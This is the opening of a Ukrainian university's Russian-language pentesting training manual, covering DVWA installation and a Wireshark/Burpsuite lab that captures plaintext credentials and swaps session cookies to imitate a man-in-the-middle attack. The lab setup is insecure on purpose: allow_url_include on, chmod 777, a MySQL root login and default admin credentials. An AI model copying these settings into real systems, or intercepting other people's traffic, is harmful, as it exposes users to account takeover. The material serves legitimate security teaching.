Методы и средства
тестирования на проникновение веб-приложений и сетей
Тренинг

А. Г. Тецкий, О. А. Ильяшенко, Д. Д. Узун
Под редакцией В.С. Харченко

Подготовка тестового окружения.
Установка площадки с уязвимостями
damn vulnerable web application

Анализ траффика компьютерных сетей и
сценарии атаки типа mitm

Поиск и эксплуатация sql-инъекций

Работа с xss-атаками

Работа с шеллом в metasploit

Основы сканирования IP-сетей

Обеспечение безопасности крупного web-
приложения

Techniques and tools of web applications and networks penetration testing. Training

Tempus 2013 SEREIN 2016

TRAINING

TECHNIQUES AND TOOLS OF WEB APPLICATIONS AND NETWORKS PENETRATION TESTING

МЕТОДЫ И СРЕДСТВА ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ ВЕБ-ПРИЛОЖЕНИЙ И СЕТЕЙ

2017

Co-funded by the
Tempus Programme
of the European Union

Министерство образования и науки Украины
Национальный аэрокосмический университет
им. Н.Е. Жуковского «ХАИ»

А. Г. Тецкий, О. А. Ильяшенко, Д. Д. Узун

Методы и средства тестирования на проникновение веб-приложений и сетей

Techniques and tools of web applications and networks penetration testing

Тренинг

Под редакцией В. С. Харченко

Проект
SEREIN 543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR
Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains

2017

УДК 004.774.056.5(076)=111

Т35

Викладено матеріали практичної частини тренінг-курсу «Методи і засоби тестування на проникнення веб-додатків і мереж» (CT2. Techniques and Tools for Penetration Testing of Web Applications and Networks), підготовленого в рамках проекту TEMPUS SEREIN «Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains» (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR).

Наведені описи треннінгів, які призначені для ознайомлення з технологіями та засобами проведення деяких типів атак на веб-додатки та мережі, методами виявлення вразливостей і інструментальними засобами пошуку та експлуатації вразливостей. Надається навчальна програма курсу і опис лабораторних робіт і тренінгів.

Призначено для інженерів, які займаються розробленням та впровадженням систем захисту інформації веб-додатків, сервісів та мереж, для груп верифікації, для веб-розробників і фахівців у галузі оцінювання якості та безпеки веб-додатків і мереж, для магістрів і аспірантів університетів, які навчаються за напрямами інформаційної безпеки, комп'ютерних наук, комп'ютерної та програмної інженерії, а також для викладачів відповідних курсів.

Рецензенты:

– Jüri Vain, Professor at Tallinn University of Technology, School of Information Technologies: Department of Software;

– Одарущенко Олег Николаевич, кандидат технических наук, доцент, руководитель группы верификации, RadICS LLP.

ISBN 978-617-7361-24-3

Тецкий А.Г., О. А. Ильяшенко, Д. Д. Узун

Методы и средства тестирования на проникновение веб-приложений и сетей. Практикум / под ред. В.С. Харченко – Министерство образования и науки Украины, Национальный аэрокосмический университет им. Н.Е. Жуковского «ХАИ». 2017. – 77 с.

Изложены материалы практической части тренинг-курса «Методы и средства тестирования на проникновение веб-приложений и сетей» (CT2. Techniques and Tools for Penetration Testing of Web Applications and Networks), подготовленного в рамках проекта TEMPUS SEREIN «Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains» (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR).

Приведены описания практические работ, которые предназначены для ознакомления с технологиями и средствами проведения некоторых типов атак на веб-приложени и сети, методами выявления уязвимостей и инструментальными средствами поиска и эксплуатации уязвимостей. Предоставляется учебная программа курса и описание лабораторных работ и трпнингов.

Предназначено для инженеров, занимающихся разработкой и внедрением систем защиты информации веб-приложений, сервисов и сетей, для групп верификации, для веб-разработчиков и специалистов по оценке качества и безопасности веб-приложений и сетей, для магистров и аспирантов университетов, обучающихся по направлениям информационной безопасности, компьютерных наук, компьютерной и программной инженерии, а также для преподавателей соответствующих курсов.

Библиогр.: 28 наименований, рисунков – 21.

Утверждено на заседании ученого совета Национального аэрокосмического университета имени Н.Е. Жуковского «ХАИ» (протокол № 6 от 22 февраля 2017 г.).

ISBN 978-617-7361-24-3 УДК 004.774.056.5(076)=111

СПИСОК СОКРАЩЕНИЙ

БД	–	База данных
ОС	–	Операционная система
ПО	–	Программное обеспечение
	–	
CMS	–	Content Management System
CVE	–	Common Vulnerabilities and Exposures
CWE	–	Common Weakness Enumeration
DVWA	–	Damn Vulnerable Web Application
IDS	–	Intrusion Detection System
IPS	–	Intrusion Prevention System
LAMP	–	Linux+Apache+MySQL+PHP
MitM	–	Man-in-the-Middle
NVD	–	National vulnerability database
OWASP	–	Open Web Application Security Project
SQL	–	Structured Query Language
SSL	–	Secure Sockets Layer
TLS	–	Transport Layer Security
WAF	–	Web Application Firewall
WEP	–	Wired Equivalent Privacy
WPA	–	Wi-Fi Protected Access
XSS	–	Cross-Site Scripting
CCE	–	Common Configuration Enumeration

ВВЕДЕНИЕ

В пособии изложены материалы практической части тренинг-курса «Методы и средства тестирования на проникновение веб-приложений и сетей» (CT2. Techniques and tools of web applications and networks penetration testing), подготовленного для магистров и аспирантов в рамках проекта TEMPUS SEREIN «Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains» (543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR)1. Курс посвящен методам поиска и эксплуатации уязвимостей, которые встречаются в веб-приложениях и компьютерных сетях.

В пособии приводится описание практических работ, общей целью которых является знакомство с природой происхождения, а также приобретение навыков поиска и эксплуатации уязвимостей IP-сетей и веб-приложений. Основной упор уделяется ознакомлению с примерами сценариев проведения атак на веб-приложения и IP-сети.

В первой работе приведены инструкции по установке и настройке уязвимого веб-приложения, уязвимости которого будут рассматриваться в дальнейших работах.

Во второй работе рассматривается сценарий компрометации данных при использовании незащищенного соединения.

В третьей работе рассматривается применение инструментального средства для эксплуатации SQL-инъекции.

В четвертой работе рассматривается применение инструментального средства для поиска возможностей проведения XSS-атак.

[1] *Этот проект финансируется при поддержке Европейской комиссии. Эта публикация (сообщение) отражает мнения только авторов, и Комиссия не может нести ответственность за любое использование содержащейся в нем информации.*

This project has been funded with support from the European Commission. This publication (communication) reflects the views only of the author, and the Commission cannot be held responsible for any use which may be made of the information contained therein.

В пятой работе рассматривается сценарий получения содержимого базы данных с сервера, на который был загружен шелл для выполнения произвольных команд.

Шестая работа предназначена для получения навыков сканирования IP-сетей.

Седьмая работа посвящена анализу проблем безопасности приложений на этапе проектирования.

Рисунки, таблицы и формулы для удобства нумеруются в пределах каждого раздела.

Курс предназначен для инженеров, занимающихся разработкой и внедрением систем защиты информации веб-приложений, сервисов и сетей, для групп верификации, для веб-разработчиков и специалистов оценки качества веб-приложений, для магистров и аспирантов университетов, обучающихся по направлениям информационной безопасности, компьютерных наук, компьютерной и программной инженерии, а также для преподавателей соответствующих курсов.

Методическое пособие подготовлены сотрудниками кафедры компьютерных систем и сетей Национального аэрокосмического университета им. Н.Е. Жуковского «ХАИ»: ассистентом Тецким А.Г., старшим преподавателем Ильяшенко О.А., доцентом Узуном Д. Д. Общее редактирование проведено доктором технических наук, профессором, заслуженным изобретателем Украины Харченко В.С.

Авторы выражают благодарность рецензентам, коллегам по проекту, сотрудникам кафедр академических университетов, индустриальным партнерам за ценную информацию, методическую помощь и конструктивные предложения, которые высказывались в процессе обсуждения программы курса и материалов пособия.

1. ПОДГОТОВКА ТЕСТОВОГО ОКРУЖЕНИЯ. УСТАНОВКА ПЛОЩАДКИ С УЯЗВИМОСТЯМИ DAMN VULNERABLE WEB APPLICATION

Форма занятия: практикум

Цель и задачи практикума – установить на локальной машине площадку с уязвимостями, работа с которыми будет проведена в следующих работах.

Практические задачи:

– закрепление навыков работы в Linux-подобных системах;

– получение навыков установки и настройки веб-сервера для установки на него уязвимого веб-приложения.

Исследовательские задачи:

– провести сравнительный анализ используемой площадки DVWA с другими площадками [1-3], которые используются для получения навыков в поиске и эксплуатации уязвимостей;

– проанализировать подобные системы, использующие другие технологии (ASP.NET, Java).

Подготовка к практикуму

При подготовке лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании, а также в [1-6].

Теоретический материал

1.1 Ознакомление с операционной системой Kali Linux. Общая информация. Введение в penetration testing

Пентестинг (тестирование на проникновение) – один из способов определения слабых мест в безопасности Web-приложения. Процесс тестирования максимально похож на процесс взлома приложения злоумышленником, однако, пентестинг имеет другую цель – обнаруженные недочеты безопасности фиксируются в отчете, который передается

разработчикам тестируемой системы для исправления найденных проблем.

Пентестинг может проводиться в виде тестирования черного, серого и белого ящиков, за зависимости от информации, которая сообщается тестировщику на этапе сбора информации. Тестирование черного ящика максимально похоже на атаку злоумышленника, который обладает минимумом информации об объекте атаки. При тестировании белого ящика тестировщику сообщается любая требуемая информация – архитектура системы, исходный код и т.д. Как показывает статистика, тестирование методом белого ящика в среднем позволяет находить критических уязвимостей в 10 раз больше, чем тестирование только методами черного и серого ящиков [4].

Классификацией векторов атак и уязвимостей занимается сообщество OWASP [5] (Open Web Application Security Project). Это международная некоммерческая организация, сосредоточенная на анализе и улучшении безопасности программного обеспечения. Эта организация создала список из десяти самых опасных векторов атак на Web-приложения, который получил название OWASP TOP-10. В нем собраны самые опасные уязвимости и векторы атак, наиболее часто встречающиеся в Web-приложениях. Также эта организация выпускает инструкции для разработчиков и пентестеров, которые помогают более качественно проводить тестирование. Одним из таких документов является OWASP Testing Guide [6] (v. 4.0).

Для проведения пентестинга может применяться специализированная ОС Kali Linux, которая содержит набор утилит, которые будут полезны пентестеру. Преимуществом такого выбора является то, что сама операционная система и большинство утилит являются бесплатными и с открытым исходным кодом. В этой ОС можно найти инструменты и для тестирования Web-приложений, и для сканирования сети, и для проверки возможности взлома беспроводных сетей.

1.2 Установка локального веб-сервера, настройка приложения с уязвимостями

Для выполнения цикла практических работ необходимо установить на локальной машине веб-сервер, на котором будет

работать веб-приложение с заранее известными уязвимостями. В качестве операционной системы рекомендуется использовать Kali Linux, так как она содержит все необходимые для работы утилиты. Веб-приложение, на котором будут отрабатываться навыки работы с уязвимостями, написано на PHP, поэтому для его функционирования необходимо установить набор программного обеспечения LAMP (Linux+Apache+MySQL+PHP).

Перед началом установки необходимо обновить список репозиториев. Это делается с помощью команды:

```
sudo apt-get update
```

После этого можно непосредственно приступить к установке сервера Apache. Для этого в терминале нужно выполнить команду

```
sudo apt-get install apache2
```

Если веб-сервер установился, можно увидеть страницу по умолчанию, перейдя в браузере по адресу `http://localhost/`. Такая страница показана на рис. 1.1.



Рис.1.1. Страница веб-сервера Apache2

После этого на веб-сервер необходимо установить сервер баз данных MySQL с помощью команды

```
sudo apt-get install mysql-server
```

В процессе установки система попросит установить пароль суперпользователя. Если этот шаг по каким-либо причинам был пропущен, то это можно сделать, используя следующую команду:

```
mysql_secure_installation
```

После этого можно приступить к установке интерпретатора PHP. Установим соответствующие пакеты следующей командой:

```
sudo apt-get install php5 php-pear php5-mysql
```

Сразу внесем правки в конфигурационный файл PHP, чтобы платформа DVWA работала корректно, с помощью следующей команды:

```
sudo nano /etc/php5/apache2/php.ini
```

В редакторе[2] воспользуемся поиском (Ctrl+W) и найдем переменную `allow_url_include`, изменим ее значение на `On`

Для завершения этапа установки и применения обновленных настроек необходимо перезапустить веб-сервер следующей командой:

```
sudo service apache2 restart
```

После установки веб-сервера необходимо установить на него Damn Vulnerable Web Application. Для этого перейдем в директорию сервера, загрузим архив с приложением и распакуем его. В старых версиях веб-сервера домашняя директория имеет адрес `/var/www`, имейте это ввиду.

```
cd /var/www/html
wget
https://github.com/ethicalhack3r/DVWA/archive/master.
zip
unzip master.zip
```

[2] Подсказка для тех, кто не работал с редактором nano: для сохранения результатов и выхода из редактора нажмите Ctrl+X, на полученный вопрос нужно ответить Y, подтверждая желание сохранить изменения.

При получении сообщений о невозможности записи используйте `sudo` перед командой. В результате распаковки появится папка `DVWA-master`. Такое название не слишком удобно, поэтому сократим его до `dvwa` и удалим архив, из которого производилась установка, так как он больше не нужен.

```
rm master.zip
mv DVWA-master dvwa
```

Поскольку система использует базу данных для хранения информации, необходимо настроить подключение, используя пользователя MySQL. Здесь для подключения к базе данных используется пользователь с root-правами.[3] Пользователь должен иметь именно столько прав, сколько ему нужно для выполнения требуемых функций. Пароль пользователя используйте тот, который указали при установке MySQL. Откроем конфигурационный файл и отредактируем.

```
sudo nano dvwa/config/config.inc.php
```

Теперь установим максимальные права на папку с DVWA.

```
chmod -R 777 /var/www/html/dvwa
```

Далее создадим базу данных для приложения. Запустим консоль MySQL:

```
mysql -u root -p
```

После ввода пароля откроется консоль. В ней вводим команды:

```
create database dvwa;
exit
```

Консоль MySQL закроется, база данных создана. Внесем еще одну правку в конфигурационный файл Apache. Откроем файл командой

[3] В данном пособии рассматриваются задачи для обучения. Поэтому никогда так не делайте в реальных проектах из соображений безопасности.

```
sudo nano /etc/apache2/apache2.conf
```

и добавим в конец файла следующую строку:

```
ServerName localhost
```

Перезапустим сервер, команда указывалась ранее. Настройка сервера завершена. Откроем браузер и запустим скрипт установки DVWA. Для этого перейдем по адресу:

```
http://127.0.0.1/dvwa/setup.php
```

Если система устанавливается не на локальной машине, то используйте соответствующий IP для доступа к ресурсу. На странице установки нажмите кнопку «Create / Reset Database». Страница установки показана на рис. 1.2.



Рис. 1.2. Страница установки

При успешной установке появится соответствующее сообщение, и система перенаправит на страницу авторизации в

системе. Для авторизации используйте имя пользователя `admin` и пароль `password`.

Ход работы

1. Установить и настроить набор программного обеспечения LAMP.

2. Установить платформу с уязвимостями DWVA.

Требования к содержанию отчета

Отчёт формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основным результатом являются скриншоты, доказывающие выполнение работы:

– снимок консоли с выполненной командой

```
ls -lah /var/www/html/dvwa
```

– снимок консоли с выполненной командой

```
php -v
```

– снимок всего экрана, содержащий окно браузера с открытым DVWA.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и

рекомендации по дальнейшему исследованию поставленной в работе задачи.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчёта. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчёта.

Контрольные вопросы

1. Что такое пентестинг?
2. В чем отличие пентестинга от взлома?
3. Назначение ОС Kali Linux.
4. Что такое LAMP?
5. Для чего нужны платформы с уязвимостями?
6. Какие другие платформы с уязвимостями Вы знаете?
7. Почему нельзя разворачивать площадки с уязвимостями на ресурсах провайдера?
8. Что дает просмотр исходного кода на странице с заданием?

2. АНАЛИЗ ТРАФФИКА КОМПЬЮТЕРНЫХ СЕТЕЙ И СЦЕНАРИИ АТАКИ ТИПА MITM

Форма занятия: практикум

Цель и задачи практикума – получение навыков работы с анализатором траффика Wireshark и платформой Burpsuite, знакомство с атакой Man-in-the-Middle.

Практические задачи:

– знакомство со структурой сетевых пакетов;

– получение навыков работы в снифферах на примере Wireshark и Burpsuite.

Исследовательские задачи:

– провести анализ сценариев MitM-атак на веб-приложение;

– разработать методы защиты веб-приложения от данного вида атак.

Подготовка к практикуму

При подготовке лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании, а также в [7-9].

Теоретический материал

Данная практическая работа показывает, к каким последствиям может привести доступ к трафику третьих лиц. Сюда же можно отнести использование неизвестных Wi-Fi сетей для выхода в Интернет (например, в кафе, гостинице, аэропорту), а также другие методы получения элементов сетевого трафика. Речь идет о вредоносном программном обеспечении, которое может быть установлено на компьютере жертвы и может передавать чувствительную информацию (логины, пароли, cookies) злоумышленникам.

Для анализа сетевого трафика используются снифферы – программы или программно-аппаратные комплексы. В этой работе рассматривается Wireshark [7] как инструмент для просмотра

пакетов и Burpsuite [8] как инструмент модификации трафика. На рис. 2.1 показан логотип Burpsuite.

Рис. 2.1. Логотип Burpsuite

Как известно, для передачи данных в сети Интернет на прикладном уровне используется протокол HTTP. Это текстовый протокол, который не содержит шифрования, и все передаваемые данные могут быть использованы при перехвате. Для создания шифрованного подключения используется протокол HTTPS. Крупные сайты уже в большинстве перешли на этот протокол, но остается большое количество средних и мелких сайтов, которые все еще используют небезопасный протокол.

Burpsuite может быть использован для реальной атаки MitM [9], при которой происходит ARP-спуфинг и компьютер жертвы передает трафик не роутеру, а на компьютер злоумышленника. При этом злоумышленник становится элементом передачи трафика между жертвой и роутером, отсюда и произошло название атаки. Рассматриваемый пример показывает, каким образом могут быть использованы похищенные значения cookies. Даже при использовании HTTPS-соединения cookies могут быть скомпрометированы. Связанные с этим XSS-атаки будут рассмотрены в отдельной практической работе.

Для использования Burpsuite в режиме прокси необходимо настроить браузер, чтобы он передавал весь трафик через Burpsuite. Для этого нужно в настройках прокси в браузере указать HTTP прокси 127.0.0.1, порт 8080 (по умолчанию, именно такой порт используется в Burpsuite). Соответствующее окно настройки браузера показано на рис. 2.2.



Рис. 2.2. Настройка прокси в браузере

По умолчанию Burpsuite перехватывает только исходящие пакеты. Нужно также добавить перехват ответов от сервера, установив галочку возле «Intercept responses based on following rules» на вкладке «Options». Окно настройки показано на рис. 2.3.



Рис. 2.3. Настройка опций перехвата пакетов

Ход работы

1. Вспомнить как можно больше сайтов, на которых Вы имеете аккаунт. Возможно, Вам покажется, что Вы имеете только аккаунты в крупных социальных сетях и почтовые аккаунты. Наверняка Вы забыли про форумы, небольшие онлайн-магазины и другие тематические сервисы. Составьте список, чтобы не забыть.

2. Проверьте, какие из этих сайтов не используют протокол HTTPS. Если Вы оказались редким счастливчиком, который не регистрируется на сайтах с небезопасным протоколом передачи данных, то Вы можете использовать установленный DVWA или зарегистрироваться на любом сайте с протоколом HTTP.

3. Запустите Wireshark с правами администратора и выберите тот интерфейс, который Вы используете для подключения к сети Интернет. Анализ трафика начался. Вы можете видеть множество пакетов, которые в данный момент Вас не интересуют. Окно Wireshark показано на рис. 2.4.



Рис. 2.4. Пакеты в Wireshark без фильтра

Для показа интересующих пакетов используется механизм фильтрации. Вызов окна настройки фильтров происходит по нажатию кнопки «Expression…» в верхней части рабочего окна. Фильтры разбиты по протоколам. В данный момент интересуют HTTP-пакеты, выберите соответствующий пункт «HTTP –

Hypertext transfer protocol». Окно с возможными свойствами показано на рис. 2.5.



Рис. 2.5. Свойства HTTP-пакета для использования в фильтре

Существует набор различных идентификаторов принадлежности для связи имен свойств и их значений. Для показа пакетов, которые связаны с конкретным сайтом, можно использовать фильтр *http.host contains sitename*, где sitename – имя сайта. После создания фильтра нажмите кнопку «Apply». Строка настройки фильтра показана на рис. 2.6.



Рис. 2.6. Строка настройки фильтра

4. Авторизуйтесь на сайте. Если Вы уже были авторизованы на сайте, завершите сессию и авторизуйтесь заново.

5. Найдите в Wireshark пакет, в котором Вы отправили на сервер Ваши логин и пароль. Если пакетов слишком много, можно расширить фильтр, чтобы сократить количество отображаемых пакетов. Пример пакета с логином и паролем показан на рис. 2.7.



Рис. 2.7. Пакет с логином и паролем

6. Теперь, когда Вы нашли пакет со своим логином и паролем, Вы понимаете, что значит передавать данные по незашифрованному каналу. Представьте, что таким же образом за Вашим трафиком следит злоумышленник. Подумайте, к чему это может привести.

Такую же функциональность имеет и Burpsuite, однако он еще предоставляет возможности по подмене трафика. В этой работе предлагается использование Burpsuite для подмены cookies по следующему алгоритму:

1. Настроить браузер на проксирование трафика через Burpsuite.

2. Найти партнера для выполнения работы в паре. Если это невозможно, можно воспользоваться еще одним браузером, который также настроен на проксирование. Но Вы можете запутаться в пакетах и не поймете, какой пакет каким браузером был отправлен.

3. Включить перехват трафика, как показано на рис. 2.8.



Рис. 2.8. Перехват трафика включен

4. Каждый из пары авторизуется на сайте, при получении ответов от сервера один из пары передает свои значения cookie своему напарнику, таким образом, имитируется процесс доступа к чужому трафику, что и происходит при атаке Man-in-the-Middle (MitM). Сервер устанавливает значения cookie с помощью заголовка Set-Cookie. В итоге происходит попытка второго пользователя представиться аккаунтом первого.

5. Проверить в браузере, под какой учетной записью авторизован второй пользователь.

Требования к содержанию отчета

Отчет формируется в следующем порядке:

1. Титульный лист.

2. Цель работы. Цель работы показывает, для чего выполняется работа, например, для получения или закрепления каких навыков, изучения каких явлений и т.п.

3. Краткое содержание работы. Краткое содержание работы включает теоретическое описание тематики лабораторной работы, методов и алгоритмов, необходимых для обработки полученных данных, описание ПО, используемого в работе.

4. Обработка результатов. Обработка результатов включает описание хода выполнения работы, перечень полученных результатов, скриншотов, таблиц, сопровождающихся необходимыми комментариями и промежуточными выводами. В данной работе основными доказательствами выполнения являются:

– снимок всего экрана, содержащий окно Wireshark с настроенным фильтром;

– снимок всего экрана, содержащий окно Burpsuite;

– пояснение, почему удалось или не удалось представиться на сайте другим именем.

5. Выводы по результатам выполнения работы. Выводы по работе делаются на основании обобщения полученных

результатов. В выводах также отмечаются все недоработки, по какой-либо причине имеющие место, предложения и рекомендации по дальнейшему исследованию поставленной в работе задачи. В выводах должны быть предложения по защите веб-приложения от атак, связанных с компрометацией паролей и cookies.

6. Приложения. В приложения выносятся библиографический список, содержащий ссылки на книги, периодические издания, Интернет-ресурсы, использованные при выполнении работы и оформлении отчёта. В приложение выносятся также справочная и прочая информация, не включённая в основные разделы отчёта.

Контрольные вопросы

1. Что такое сниффер?
2. Для чего нужны фильтры в Wireshark?
3. Чем отличается протокол HTTPS от HTTP?
4. Что такое cookies?
5. Какими способами можно похитить cookies с машины жертвы?
6. Как запретить обращение к cookies с помощью Javascript?
7. В чем суть атаки Man-in-the-Middle?
8. Как защититься от атаки Man-in-the-Middle?
